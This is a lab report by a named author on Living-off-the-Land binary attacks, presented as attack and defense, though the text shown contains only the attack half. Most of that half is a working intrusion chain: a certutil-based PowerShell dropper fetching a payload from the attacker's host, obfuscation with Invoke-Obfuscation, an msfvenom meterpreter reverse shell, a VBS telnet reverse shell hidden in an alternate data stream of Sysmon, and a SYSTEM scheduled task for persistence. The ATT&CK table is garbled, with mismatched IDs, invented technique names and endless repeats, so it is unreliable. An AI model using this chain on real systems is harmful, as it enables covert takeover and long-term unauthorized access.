



LOLBIN ATTACK & DEFENSE

BY: Abdullah Ali Alhakami | Twitter: @Alhakami1

BY: Abdullah Ali Alhakami | Twitter: @Alhakami1

I. Executive Summary

II. Introduction

A. Living-off-the-Land (LotL) Binaries Definition

B. LotL Binaries' Significance

C. Report Purpose

III. Attack Scenario

A. Overview of the attack Scenario

B. Description of Living-off-the-Land binaries

C. Examples of LotL binaries commonly abused by attackers

D. Attack Simulation Scenario

Technical details

V. Defender's Perspective

A. Detecting The Attack

Technical details

VI. Mitigation Strategies

Mitigating LOLBin Threats


VII. Conclusion

X. References

I. Executive Summary

The report delves into the realm of Living-off-the-Land (LotL) binaries, showcasing their dual nature as legitimate system tools exploited by threat actors to execute malicious activities while evading conventional security measures. It unfolds a simulated cyber attack, meticulously detailing each stage involving a Remote Access Trojan (RAT) deployment, Command and Control (C2) establishment, persistent manipulation of system services, and concealed script execution within legitimate files. Each step highlights the stealthy tactics employed by adversaries, emphasizing the challenges in detection and prevention.

In response, the report offers comprehensive insights into detection methodologies, leveraging network analysis and endpoint scrutiny to trace the attacker's footprint. It delineates mitigation strategies involving application whitelisting, privilege limitations, behavioral analytics, and user education to fortify defenses against LotL-based threats.



about	domain	platform
Living-off-the-Land (Attack-vs-Defense)	Enterprise ATT&CK v14	Windows, Network

T1459: Content Injection	T1029: Command and Scripting Interpreter	T1196: Account Manipulation	T1548: Abuse Elevation Control Mechanism	T1548: Abuse Elevation Control Mechanism	T1055: Adversary in the Middle	T1047: Account Discovery	T1220: Enumeration of Remote Services	T1557: Adversary in the Middle	T1071: Application Layer Protocol	T1020: Automated Exfiltration	T1531: Account Access Removal
T1189: Drive-by Compromise	T1033: Exploitation for Client Execution	T1139: BITS Jobs	T1134: Access Denied Manipulation	T1134: Access Denied Manipulation	T1110: Brute Force	T1046: Application Window Discovery	T1534: Internal Spearphishing	T1540: Archive Collected Data	T1071.004: DNS	T1029: Data Transfer Size Limits	T1485: Data Destruction
T1190: Exploit Public-Facing Application	T1050: Inter-Process Communication	T1547: Boot or Logon Autostart Execution	T1038: Account Manipulation	T1038: Account Manipulation	T1197: BITS Jobs	T1037: Browser Information Discovery	T1213: Lateral Tool Transfer	T1213: Audio Capture	T1071.000: File Transfer Protocols	T1086: Data Encrypted for Impact	
T1133: External Remote Services	T1106: Native API	T1547: Boot or Logon Autostart Execution	T1022: Debugger Evasion	T1022: Debugger Evasion	T1140: Disruptive Denial of Service	T1022: Device Driver Discovery	T1063: Remote Service Session Hijacking	T1119: Automated Collection	T1071.003: Mail Protocols	T1041: Exfiltration Over C2 Channel	T1565: Data Manipulation
T1000: Hardware Address	T1033: Exploitation for Client Execution	T1176: Browser Extension	T1037: Boot or Logon Initialization Scripts	T1037: Boot or Logon Initialization Scripts	T1187: Forced Authentication	T1037: Device Driver Discovery	T1021: Remote Services	T1185: Browser Session Hijacking	T1071.001: Web Protocols	T1017: Exfiltration Over Alternative Protocol	T1491: Dehydration
T1566: Phishing	T1053.002: At	T1564: Compromise Client Software Binary	T1543: Create or Modify System Process	T1006: Direct Volume Access	T1006: Forge Web Content	T1046: Domain Trust Discovery	T1091: Application Through Removable Media	T1115: Clipboard Data	T1062: Communication Through Removable Media	T1052: Exfiltration Over Physical Medium	T1561: Disk Wipe
T1566.001: Spearphishing Attachment	T1053.005: Scheduled Task	T1136: Create Account	T1484: Domain Policy Modification	T1484: Domain Policy Modification	T1056: Input Capture	T1046: File and Directory Discovery	T1072: Software Deployment Tools	T1602: Data from Configuration Repository	T1559: Content Injection	T1567: Exfiltration Over Web Service	T1499: Endpoint Denial of Service
T1566.002: Spearphishing Link	T1129: Shared Modules	T1543: Create or Modify System Process	T1411: Escape to Host	T1411: Escape to Host	T1556: Modify Authentication Policy	T1080: Group Policy Discovery	T1080: Test Shared Content	T1513: Data from Information Repositories	T1142: Data Encoding	T1009: Scheduled Transfer	T1567: Financial Theft
T1566.003: Spearphishing via Service	T1072: Software Deployment Tools	T1546: Event Triggered Execution	T1546: Event Triggered Execution	T1546: Event Triggered Execution	T1211: Exploitation for Defense Evasion	T1111: Multi-Factor Authentication Reconciliation	T1054: Log Enumeration	T1550: Use Alternate Authentication Material	T1005: Data from Local System	T1003: Data Obfuscation	T1495: Firmware Corruption
T1026.004: Spearphishing Voice	T1569: System Services	T1133: External Remote Services	T1085: Application for Privilege Escalation	T1085: Application for Privilege Escalation	T1022: Multi-Factor Authentication Request Generation	T1046: Network Service Discovery	T1046: Network Service Discovery	T1029: Data from Network Shared Drive	T1568: Dynamic Resolution	T1490: Inhibit System Recovery	
T1091: Replication Through Removable Media	T1204: User Execution	T1274: Hook Execution Flow	T1274: Hook Execution Flow	T1274: Hook Execution Flow	T1040: Network Sniffing	T1119: Network Share Discovery	T1029: Data from Removable Media	T1273: Encrypted Channel	T1074: Data Staged	T1496: Resource Hijacking	
T1195: Supply Chain Compromise	T1204.002: Malicious File	T1556: Modify Authentication Process	T1035: Process Injection	T1035: Process Injection	T1564.006: Email Hiding Rules	T1003: OS Credential Dumping	T1040: Network Sniffing	T1074: Data Staged	T1008: Fullback Channels	T1496: Resource Hijacking	
T1199: Trusted Relationship	T1204.001: Malicious Link	T1137: Office Application Startup	T1093: Scheduled Task	T1093: Scheduled Task	T1564.005: Hidden Malicious Files and Executables	T1489: Test or Forge Authentication with a Link	T1040: Network Sniffing	T1114: Email Collection	T1205: Ingress Tool Transfer	T1489: Service Stop	
T1078: Valid Accounts	T1047: Windows Management Instrumentation	T1047: Windows Management Instrumentation	T1047: Windows Management Instrumentation	T1047: Windows Management Instrumentation	T1564.002: Hidden Users	T1539: Steal Web Session Cookie	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1529: System Shutdown/Reboot	
		T1053.002: At	T1053.005: Scheduled Task	T1053.005: Scheduled Task	T1564.003: Hidden Window	T1052: Unsecured Credentials	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
		T1053.002: At	T1053.005: Scheduled Task	T1053.005: Scheduled Task	T1564.001: Ignore Process Interrupts	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
		T1053.005: Scheduled Task	T1053.005: Scheduled Task	T1053.005: Scheduled Task	T1564.004: HTTPS for Web Access	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
		T1056: Server Software Component	T1056: Server Software Component	T1056: Server Software Component	T1564.003: Process Argument Spoofing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
		T1205: Traffic Signaling	T1205: Traffic Signaling	T1205: Traffic Signaling	T1564.006: Run Virtual Instance	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
		T1078: Valid Accounts	T1078: Valid Accounts	T1078: Valid Accounts	T1564.007: USB Stomping	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1574: Hook Execution Flow	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1562: Input Defenses	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1086: Impersonation	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1070: Indicator Removal	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1020: Indirect Command Execution	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1086: Masquerading	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1556: Modify Authentication Process	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1142: Modify Registry	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1601: Modify System Image	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1599: Network Boundary Bridging	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027: Operational Flow or Information	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.001: Binary Pivoting	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.010: Command Obfuscation	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.004: Compromise After Delivery	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.007: Dynamic API Resolution	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.009: Embedded Payloads	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.011: Fileless Storage	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.006: HTTP Smuggling	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.005: Indicator Removal from Tools	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.012: LNK Icon Smuggling	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.002: Software Packing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.003: Steganography	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1027.008: Stripped Payloads	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1542: Pre-OS Boot	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1055: Process Injection	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1620: Reflective Code Loading	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1207: Rogue Domain Controller	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1014: Rootkit	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1553: Subvert Trust Controls	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1210: System Binary Proxy Execution	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1216: System Script Proxy Execution	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1221: Template Injection	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1206: Traffic Signaling	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1127: Trusted Developer Utilities Proxy Execution	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1550: Low Authentication Authentication Material	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1078: Valid Accounts	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1497: Virtualization/Sandbox Evasion	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1600: Windows Encryption	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		
					T1220: XML Script Processing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing	T1040: Network Sniffing		

II. Introduction

A. Living-off-the-Land (LotL) Binaries Definition

- Living-off-the-Land (LotL) binaries encompass a range of legitimate system tools and binaries that are exploited by threat actors to execute malicious activities. These binaries, inherent to the operating system or commonly used software, are leveraged by attackers as part of their strategies to evade detection. LotL binaries are not inherently malicious themselves but are utilized by threat actors to perform unauthorized actions on compromised systems, often bypassing traditional security defenses due to their trusted nature and essential roles within the operating environment.


B. LotL Binaries' Significance

- The significance of Living-off-the-Land (LotL) binaries lies in their dual nature as both legitimate system tools and potential avenues for attackers to execute malicious activities. These binaries, deeply integrated into operating systems or widely used applications, grant attackers a stealthy means to conduct unauthorized actions, bypassing detection by security tools that typically focus on identifying known malware. Their significance is underscored by the challenge they pose to traditional security measures, as attackers exploit these trusted tools to blend their actions with normal system operations, making detection and prevention more complex.

C. Report Purpose

- This report aims to simulate cyber attacks leveraging Living-off-the-Land (LotL) binaries, emphasizing their stealthy nature and potential risks to organizational security. Following the attack simulations, the report will focus on investigating the tactics used by threat actors, highlighting the challenges in detecting such attacks. Additionally, it will outline effective detection methodologies that defenders can operate to identify the techniques associated with LotL binary-based attacks.

III. Attack Scenario



A. Overview of the attack Scenario

- The attack begins with a malicious payload delivered via email, which installs a Remote Access Trojan (RAT) upon execution. This RAT establishes a connection to the attacker's Command and Control (C2) server, providing remote access to the victim's system. To maintain access, the attacker manipulates the Windows Sysmon service using an Alternate Data Stream (ADS). Furthermore, a concealed Visual Basic Scripting (VBS) program embedded within a legitimate executable facilitates a covert connection back to the attacker's system. Finally, the attacker ensures continuous control by setting up a task scheduler entry, allowing regular execution of the compromised file for persistent access to the compromised system.

This sophisticated attack methodology involves multiple stages, including initial infiltration, C2 establishment, persistence techniques, and the use of concealed scripts within legitimate files to maintain long-term unauthorized access to the victim's machine.

B. Description of Living-off-the-Land binaries

- LOLBins, also known as “Living off the Land Binaries,” are binaries that use legitimate commands and pre-installed executables of the operating system to perform malicious activities. LOLBins use local system binaries to bypass detection, deliver malware, and remain undetected. When leveraging LOLBins, adversaries can improve their chances of staying unnoticed by using legitimate cloud services (GitHub, Amazon S3 storage, Dropbox, Google Drive, etc.) and fileless malware.

Threat actors tend to apply this tactic during the post-exploitation phases of an attack. Security teams often find LOLBins challenging to identify because of their legitimate nature. The attackers use the same binaries as the ones utilized for non-malicious purposes. That's why it is important for organizations to be aware of the risks LOLBins pose and take preventive measures to protect their networks.

C. Examples of LotL binaries commonly abused by attackers

- Rundll32
- Regsvr32
- Msiexec
- Mshta
- Certutil
- MSBuild
- WMI command line utility (WMIC)
- WMI provider host (WmiPrvSe)

D. Attack Simulation Scenario

1. **Initial Compromise:** The attacker initiates the attack by sending a malicious payload (PE - Portable Executable) through email. Upon opening or executing this payload, it installs a stageless Remote Access Trojan (RAT) onto the victim's system. This installation is facilitated using PowerShell scripting and the 'certutil' utility.
2. **Establishing Command and Control (C2):** The installed RAT is executed via 'pcaua' utility which establishes a connection to the attacker's Command and Control (C2) infrastructure. This connection provides the attacker with remote access and control over the compromised machine.
3. **Persistence Mechanisms:** To maintain access to the victim's system over the long term, the attacker manipulates the Windows Sysmon service by adding an Alternate Data Stream (ADS) attribute. This unauthorized manipulation allows the attacker to ensure persistence on the compromised system.
4. **Concealed Script Execution:** The attacker employs a Visual Basic Scripting (VBS) program that establishes a covert connection back to the attacker's system. To evade

detection, the VBS script is concealed within a legitimate executable file. When executed, this deceptive file activates the hidden VBS script.

5. **Establishing Continuous Access:** To ensure continuous access and control, the attacker sets up a task scheduler entry. This entry is configured to regularly execute the compromised executable file, thereby maintaining the attacker's ongoing presence and control over the victim's system.


Technical details

- Firstly, we will create a Powershell script that will act as a dropper to drop the stageless revere shell from attacker C2 server by abusing `certutil` built-in utility on windows, and execute the reverse shell via `pcalua` utility as another separated process after the reverse shell got installed. Moreover, the reverse shell will be installed at 'C:\Windows'.

```
$url = 'http://192.168.1.183:8000/Edgeupdate.exe';$localPath = Join-Path 'Edgeupdate.exe';certutil.exe -urlcache -split -f $url $localPath;Start-Process pcalua -ArgumentList "-a $localPath";exit;
```

- In order to evade detection, we will obfuscate our PowerShell script via Invoke-Obfuscation module.

```
Import-Module ./Invoke-Obfuscation.ps1
Invoke-Obfuscation
SET SCRIPTBLOCK <Powershell script/command>
```



```
(abduallah@Abdullah-Offensive)-[~/powe/Invoke-Obfuscation]
$ ls
Invoke-Obfuscation.ps1 Out-CompressedCommand.ps1 Out-EncodedHexCommand.ps1 Out-ObfuscatedAst.ps1 Out-SecureStringCommand.ps1
Invoke-Obfuscation.ps1 Out-EncodedAsciiCommand.ps1 Out-EncodedOctalCommand.ps1 Out-ObfuscatedStringCommand.ps1 README.md
Invoke-Obfuscation.ps1 Out-EncodedBinaryCommand.ps1 Out-EncodedSpecialCharOnlyCommand.ps1 Out-ObfuscatedTokenCommand.ps1
LICENSE Out-EncodedBXXORCommand.ps1 Out-EncodedWhitespaceCommand.ps1 Out-PowerShellLauncher.ps1

(abduallah@Abdullah-Offensive)-[~/powe/Invoke-Obfuscation]
$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

(abduallah@Abdullah-Offensive)-[~/home/abduallah/powe/Invoke-Obfuscation]
PS> Import-Module ./Invoke-Obfuscation.ps1
Invoke-Obfuscation.ps1 Invoke-Obfuscation.ps1 Invoke-Obfuscation.ps1

(abduallah@Abdullah-Offensive)-[~/home/abduallah/powe/Invoke-Obfuscation]
PS> Import-Module ./Invoke-Obfuscation.ps1

(abduallah@Abdullah-Offensive)-[~/home/abduallah/powe/Invoke-Obfuscation]
PS> Invoke-Obfuscation

Successfully set ScriptBlock:
$url = 'http://192.168.1.183:8000/Edgeupdate.exe';$localPath = Join-Path $env:SystemRoot 'Edgeupdate.exe';certutil.exe -urlcache -split -f $url $localPath;Start-Process pcalua -ArgumentList "-a $localPath";exit;
```

- STRING
1
2

[illegible]


-
- Win-PS2EXE
- Win-PS2EXE: Graphical front-end to PS2EXE
- Source file: C:\Users\Administrator\Desktop\Real-Temp\alhakami-dropper.ps1
- Target file: C:\Users\Administrator\Desktop\Real-Temp\Outputtttt-EXE
- Icon file:
- Version: 2.1 File description: Caution
- Product name: @Alhakami1_ Copyright: Abdullah Ali Alhakami
- ☒ Compile a graphic windows program (parameter -noConsole)
☒ Suppress output (-noOutput) ☒ Suppress error output (-noError)
☒ Require administrator rights at runtime (parameter -requireAdmin)
☐ Generate config file (parameter -configFile)
- Thread Apartment State: ☒ STA ☐ MTA Platform: AnyCPU
- Parameters:
- Compile Cancel

- Now we will rename the portable executable to UpdateCheck.exe and we will send it to the victim and we will wait for any interaction!
- Let's prepare our C2 infrastructure to be prepared for victim connection.
 - Creating meterpreter stageless payload

```
sudo msfvenom -p windows/meterpreter_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe -o Edgeupdate.exe -e x86/shikata_ga_nai
```

- Starting http server via python.

```
python3 -m http.server
```



A terminal window showing a file listing command 'ls' and the output of 'python3 -m http.server'. The file listing shows various files including 'Edgeupdate.exe' which is highlighted with a red box. The http server output shows 'Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...'.

- Also let's activate our meterpreter listener.

1. use multi/handler
2. set PAYLOAD windows/meterpreter_reverse_tcp
3. set lhost <IP>
4. set lport <PORT>
5. run/exploit

```
msf6 > use multi/handler
[*] Using configured payload windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.183
lhost => 192.168.1.183
msf6 exploit(multi/handler) > set lport 2626
lport => 2626
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.183:2626
```

- Finally we will also activate netcat to listen for the persistence Reverse Shell that will be created later!

```
nc -nlvp <PORT>
```

```
(abduallah@Abdullah-Offensive)-[~]
$ nc -nlvp 2628
listening on [any] 2628 ...
```

- We got the connection! We can tell that the dropper has been executed!

```
(abduallah@Abdullah-Offensive)-[~]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.6 - - [18/Nov/2023 13:06:14] "GET /Edgeupdate.exe HTTP/1.1" 200
192.168.1.6 - - [18/Nov/2023 13:06:14] "GET /Edgeupdate.exe HTTP/1.1" 200
192.168.1.6 - - [18/Nov/2023 13:20:50] "GET /Edgeupdate.exe HTTP/1.1" 200
192.168.1.6 - - [18/Nov/2023 13:20:50] "GET /Edgeupdate.exe HTTP/1.1" 200
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.183:2626
[*] Meterpreter session 1 opened (192.168.1.183:2626 → 192.168.1.6:49813 ) at 2023-11-18 13:06:17 -0500
```

```
meterpreter > getuid
Server username: DESKTOP-D19DJTA\Alhakami
meterpreter >
```

- Now let's upload our vbs script and store it on ADS

```
Option Explicit: Dim ipAddress, port, objShell, strCommand: ipAddress = "192.168.1.183": port = 2628: Set objShell = CreateObject("WScript.Shell"): strCommand = "telnet " & ipAddress & " " & port: objShell.Run strCommand, 0, False: Set objShell = Nothing
```

```
meterpreter > upload updateEdge C:\\Users\\Alhakami\\AppData\\Local\\Temp
[*] uploading : /home/abduallah/updateEdge → C:\\Users\\Alhakami\\AppData\\Local\\Temp
[*] uploaded : /home/abduallah/updateEdge → C:\\Users\\Alhakami\\AppData\\Local\\Temp\\updateEdge
meterpreter >
```

```

C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>dir
dir
Volume in drive C has no label.
Volume Serial Number is D818-44D9

Directory of C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon

11/12/2023  08:25 PM  <DIR>          .
11/12/2023  08:25 PM  <DIR>          ..
11/18/2023  08:40 AM              15 Eula.txt
11/18/2023  08:42 AM      8,444,320 Sysmon.exe
11/09/2023  11:15 AM      4,543,408 Sysmon64.exe
11/09/2023  11:15 AM      4,998,464 Sysmon64a.exe
10/16/2021  06:19 PM      123,257 sysmonconfig-export.xml
               5 File(s)      18,109,464 bytes
               2 Dir(s)      14,568,062,976 bytes free

FLARE-VM Sat 11/18/2023 10:27:36.27
C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>type C:\Users\Alhakami\AppData\Local\Temp\updateEdge > Sysmon64.exe:Auto.vbs
type C:\Users\Alhakami\AppData\Local\Temp\updateEdge > Sysmon64.exe:Auto.vbs

FLARE-VM Sat 11/18/2023 10:28:19.43
C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>

```

- Then we will set taskschduler to execute the below visual basic script.

```

schtasks /Create /SC DAILY /TN "Sysmon start" /TR "wscript C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon\Sysmon64.exe:Auto.vbs" /ST 10:00 /RU SYSTEM /RL HIGHEST /F

```

```

C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>schtasks /Create /SC DAILY /TN "Sysmon start" /TR "wscript C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon\Sysmon64.exe:Auto.vbs" /ST 10:00 /RU SYSTEM /RL HIGHEST /F
schtasks /Create /SC DAILY /TN "Sysmon start" /TR "wscript C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon\Sysmon64.exe:Auto.vbs" /ST 10:00 /RU SYSTEM /RL HIGHEST /F
SUCCESS: The scheduled task "Sysmon start" has successfully been created.

FLARE-VM Sat 11/18/2023 10:30:28.77

```

- Now let's execute it just to verify the connection!

```

FLARE-VM Sat 11/18/2023 10:35:55.03
C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>wscript Sysmon64.exe:Auto.vbs
wscript Sysmon64.exe:Auto.vbs

FLARE-VM Sat 11/18/2023 10:37:51.93
C:\Users\Alhakami\Desktop\Tools\Sysmon\Sysmon>

```

